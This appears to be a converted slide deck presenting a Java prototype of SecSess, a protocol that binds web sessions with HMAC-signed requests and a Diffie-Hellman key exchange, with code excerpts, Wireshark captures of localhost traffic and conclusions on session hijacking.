
- Ensures that a session remains between the original initiators
- Is resilient against eavesdropping and in-application attacks (such as XSS)



# Abstract View



# More Concrete View



# Analysis

- Shared secret gets locked in the browser.  
Eavesdropping fails
- Every request sent to the server is signed by using the HMAC. Integrity OK
- Replay attacks prevented by using a secure counter

# A SecSess Prototype

# Main features

- Java implementation of SecSess
- Client through *HttpURLConnection* Java class
- Server through *com.sun.net.httpserver* Java package
- Crypto primitives through *java.security.\** & *java.crypto.\** packages
- Client sends signed HTTP requests
- Server verifies SecSess compliance of client requests



# Computing the HMAC

```
// SECURITY OBJECTS INITIALIZATION
```

```
SecureRandom rand = new SecureRandom();
```

```
byte [] seed = rand.generateSeed(20);
```

```
rand = new SecureRandom(seed);
```

```
// KEY USED BY HMAC (MASTER KEY)
```

```
KeyGenerator keyGen = KeyGenerator.getInstance("HmacSHA256");
```

```
keyGen.init(rand);
```

```
SecretKey masterKey= keyGen.generateKey();
```

```
byte [] masterKeyEncoded = masterKey.getEncoded();
```

```
String masterKeyStr = Base64.getEncoder().encodeToString(masterKeyEncoded);
```

```
// COMPUTING HMAC VALUE
```

```
Mac clientMac = Mac.getInstance("HmacSHA256");
```

```
clientMac.init(masterKey);
```

```
byte[] req1ToBeSignedEncoded = req1ToBeSigned.getBytes("UTF8");
```

```
byte[] req1Signed= clientMac.doFinal(req1ToBeSignedEncoded);
```

```
String req1SignedStr = Base64.getEncoder().encodeToString(req1Signed);
```

# Computing the Diffie-Hellman Key

```
// Instancing a DH parameters generator object
AlgorithmParameterGenerator parameterGen = AlgorithmParameterGenerator.getInstance("DH");
parameterGen.init(1024, rand);

// Generating DH parameters: prime large number p, rootprimitive g(generator)
AlgorithmParameters parameters = parameterGen.generateParameters();
DHParameterSpec diffieHellmanSpec = (DHParameterSpec)parameters.getParameterSpec(DHParameterSpec.class);

// Server generates its key pair (Xa private, Ya public) for the DH Key exchange
KeyPairGenerator serverKeysGen = KeyPairGenerator.getInstance("DH");
serverKeysGen.initialize(diffieHellmanSpec);
KeyPair serverKeys = serverKeysGen.generateKeyPair();

// Server generates its KeyAgreement object
KeyAgreement serverKeyAgree = KeyAgreement.getInstance("DH");
serverKeyAgree.init(serverKeys.getPrivate());

//here Server encodes its public key (to send it to the Client) first as a byte array, then as string
byte [] serverPubKeyEncoded = serverKeys.getPublic().getEncoded();
String serverPubKeyEncodedStr= Base64.getEncoder().encodeToString(serverPubKeyEncoded);
```

# Client's request #2

```
// OPENING CONNECTION TO THE SERVER
URL url = new URL(urlReq2);
URLConnection con = (URLConnection) url.openConnection();
System.out.println("connection opened.");

con.setRequestMethod(method);

con.setRequestProperty("Counter", cnt);
con.setRequestProperty("HMAC", req2SignedStr);
con.setRequestProperty("Session-ID", sid);
con.setRequestProperty("DH-PublicKey", clientPubKeyEncodedStr);
con.setRequestProperty("Ciphertext", ciphertextStr);
con.setRequestProperty("Params", paramsEncodedStr);
System.out.println("sending second request to the server...");
System.out.println();

responseCode=con.getResponseCode();
System.out.println("Response Code: "+responseCode);

Map<String, List<String>> map = con.getHeaderFields();
System.out.println("Response Header:");
for (Map.Entry<String, List<String>> entry : map.entrySet()) {
System.out.println(entry.getKey()+" : "+entry.getValue());
System.out.println();
}
```

# Server's handling request #2

```
private class req2Handler implements HttpHandler{
    public void handle(HttpExchange exchange){
        try{
            InetAddress addr=exchange.getRemoteAddress();
            System.out.println("Client connected: "+addr.toString()+" ,hostname: "+addr.getHostName());
            System.out.println("Processing second request...");
            System.out.println();

            Headers header = exchange.getRequestHeaders();
            method= exchange.getRequestMethod();
            System.out.println("method: "+method);

            req2signed = header.getFirst("HMAC");
            System.out.println("HMAC value request2: "+req2signed);

            long counterReq2= Long.parseLong(header.getFirst("Counter"));
            System.out.println("Counter value request2: "+counterReq2);

            sid[1] =header.getFirst("Session-ID");
            System.out.println("Session-ID value request 2: "+sid[1]);

            clientPubKey=header.getFirst("DH-PublicKey");
            System.out.println("Client DH Public Key: "+clientPubKey);

            ciphertextStr=header.getFirst("Ciphertext");
            System.out.println("AES Ciphertext: "+ciphertextStr);

            paramsStr=header.getFirst("Params");
            System.out.println("AES parameters: "+paramsStr);

            host = header.getFirst("Host");
            path = exchange.getRequestURI().getRawPath();
            System.out.println("Remote host: "+host+path);
            System.out.println();

            req2ToBeVerified=method+protocol+host+path+counterReq2+sid[1]+clientPubKey+ciphertextStr+paramsStr;
```



# Server's validation (1)

```
if(sid[1].equals(sid[0])){
    counter++;
    System.out.println("Session ID validated.");
    if(counter==counterReq2){
        System.out.println("Counter Validated. Proceeding with the encryption phase... ");
        System.out.println();

        KeyFactory serverKeyFactory = KeyFactory.getInstance("DH");
        byte [] clientPubKeyEncodedReceived = Base64.getDecoder().decode(clientPubKey);
        X509EncodedKeySpec x509KeySpec2 = new X509EncodedKeySpec(clientPubKeyEncodedReceived);
        PublicKey clientDHPubKey = serverKeyFactory.generatePublic(x509KeySpec2);

        serverKeyAgree.doPhase(clientDHPubKey,true);

        SecretKey serverAESKey = serverKeyAgree.generateSecret("AES");
        byte [] serverAESKeyEncoded = serverAESKey.getEncoded();

        AlgorithmParameters aesParams = AlgorithmParameters.getInstance("AES");
        byte [] paramsEncoded = Base64.getDecoder().decode(paramsStr);
        aesParams.init(paramsEncoded);
        Cipher serverCipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        serverCipher.init(Cipher.DECRYPT_MODE, serverAESKey,aesParams);
        byte [] ciphertext = Base64.getDecoder().decode(ciphertextStr);
        byte [] decrypted = serverCipher.doFinal(ciphertext);
        SecretKey masterKey = new SecretKeySpec(decrypted,"HmacSHA256");
        byte [] masterKeyServer = masterKey.getEncoded();
        String masterKeyServerStr= Base64.getEncoder().encodeToString(masterKeyServer);
```



# Server's validation (2)

```
Mac serverMac = Mac.getInstance("HmacSHA256");
serverMac.init(masterKey);
byte[] req1SignedEncoded = req1ToBeVerified.getBytes("UTF8");
byte[] req1ServerSigned= serverMac.doFinal(req1SignedEncoded);

String req1ServerSignedStr = Base64.getEncoder().encodeToString(req1ServerSigned);
System.out.println("Hmac request 1 value computed:");
System.out.println(req1ServerSignedStr);

if(req1ServerSignedStr.equals(req1signed)==true){
    System.out.println();
    System.out.println("Request 1 Ok. Validating Request 2...");
    System.out.println();

    byte [] req2SignedEncoded = req2ToBeVerified.getBytes("UTF8");
    byte [] req2ServerSigned= serverMac.doFinal(req2SignedEncoded);

    String req2ServerSignedStr = Base64.getEncoder().encodeToString(req2ServerSigned);
    System.out.println("Hmac request 2 value computed:");
    System.out.println(req2ServerSignedStr);

    if(req2ServerSignedStr.equals(req2signed)==true){
        System.out.println();
        System.out.println("Request 2 Ok. All Parameters validated. Session fully established. Well Done!");
        System.out.println();

        Headers client = exchange.getResponseHeaders();
        client.add("Session-ID",sid[0]);
        client.add("SecSess status","Session fully established. Well done!");
        exchange.sendResponseHeaders(200,0);
        System.out.println("response sent.");
    }
}
```

# Network Activity (1)

Wireshark · Follow TCP Stream (tcp.stream eq 0) · wireshark\_pcapng\_lo0\_20161109145605\_s006Po

```
GET /loginRequest1 HTTP/1.1
Counter: 1045872465
HMAC: Lm5oNqEv1Xi4afLRP7Tpsl/xv0mbkAwnnUT8rHlz0c8=
User-Agent: Java/1.8.0_74
Host: localhost:8080
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Session-id: 2qkv36q7834s2msm0jdpp7i259
Date: Wed, 09 Nov 2016 13:56:14 GMT
Transfer-encoding: chunked
Dh-publickey: MIIBpTCCARoGCSqGSIB3DQEDATCCAQsCgYEA0x1vPcGYI6tShfa37402jJneDR/
3NlVXE7YhyceCYbGoQnocu7Wboq/y+v1UrJMVvtXjQLhBkEUjeG01CNb1cXjU8VBIWgWnqsPGDkCxd6Cd
+4US8m17cn8PBfxsDdokcw0Hh8HVeQuh1y00TCRoCeW+p04ZVluhguY1MHY0T0CgYBpxCVFCdb+8a/usQgw60R0n0
+FiJnv7KCB087TS/KvUTG706QLds1rqhiN2P0eNA+L/5SDEeI2T9fdyAWwFv+xI2fFLnmqrXUm0vayN/oU/JzhSeFZe5T5lqtR
+Sfd4dwjbt9NT6ZK8P2KGJJ5h67biZJSY18YLbWoPF0Dhb+nDAICA/
8DgYQAAoGAFXo5PL4gSfrpUNUbiwMu7Aes6hZGMauzPLPgD7Cb2nqyt5s8vJKgfp/GNZsB2GoV4XIGRPxHsvPEgrFvg0EomAfSL
+3Lv10sgB3Zdmt8Ta3BBxB0/ZWPHM2zj+1Pm6qQjzXwDHoC2M+SN1WzSMpxWdfbXoInl08ukeH6uxGfp6I=
```

1 client pkt(s), 1 server pkt(s), 1 turn.

Entire conversation (947 bytes) Show data as ASCII Stream 0

Find:  Find Next

Help Hide this stream Print Save as... Close

# Network Activity (2)

Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark\_pcapng\_lo0\_20161109145605\_s006Po

```
GET /loginRequest2 HTTP/1.1
Counter: 1045872466
HMAC: LqbxWpnrJt02wsMsDWPWpiMB3XYj+0mqVyQ9dur8pjK=
Session-ID: 2qkv36q7834s2msm0jdpp7i259
DH-PublicKey: MIIBpTCCARoGCSqGSIb3DQEDATCCAQsCgYEA0x1vPcGYI6tShfa37402jJneDR/
3NlVXE7YhyceCYbGoQnocu7Wboq/y+v1UrJMVvtXjQLhBkEUjeG01CNb1cXjU8VBIWgWnqsPGDkCxd6Cd
+4USm17cn8PBfxsDdokcwW0Hh8HVeQuh1y00TCRoCeW+p04ZVluhguY1MHY0T0CgYBpxCVFCdb+8a/usQgw60R0n0
+FiJnv7KCB087TS/KvUTG706QLds1rqhiN2P0eNA+L/5SDEeI2T9fdyAWwFv+xI2fFLnmqrXUm0vayN/oU/JzhSeFZe5T5lqtR
+SFd4dwjbt9NT6ZK8P2KGJJ5h67biZJSY18YLbWoPF0Dhb+nDAICA/
8DgYQAAoGAWuwSKvKGcB2TJEVpt7DRQxtWorR9QsqjDXwXYJdIzuFnHekdh7Df7KU8NYTDP+Q+ZBeAbbnWeYGHUbpXInFuZX
+PW6Q8e3uPmwob4MNwHHca/lbWUNTMLyrw5BIIdkE008oIwVzyzi9iiZbPvSuaQdn3CZ2GjXmgeaoLpTumIA=
Ciphertext: IDcfAFKNRnTGK6RHdH13SbdU/oLRGAY7Njbm0lBhB4R5V1W3QtsUvCJ00BUFEsoW
Params: BBYAcyFK8l03zh1zVJmpeQM
User-Agent: Java/1.8.0_74
Host: localhost:8080
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Session-id: 2qkv36q7834s2msm0jdpp7i259
Date: Wed, 09 Nov 2016 13:56:14 GMT
Transfer-encoding: chunked
Secsess status: Session fully established. Well done!
```

1 client pkt(s), 1 server pkt(s), 1 turn.

Entire conversation (1154 bytes) Show data as ASCII Stream 1

Find:  Find Next

Help Hide this stream Print Save as... Close

# Conclusions

- SecSess addresses session hijacking & session fixation attacks
- SecSess inherits the limitations of asymmetric crypto (cannot prevent MITM attacks due to lack of certified keys)
- Any questions ?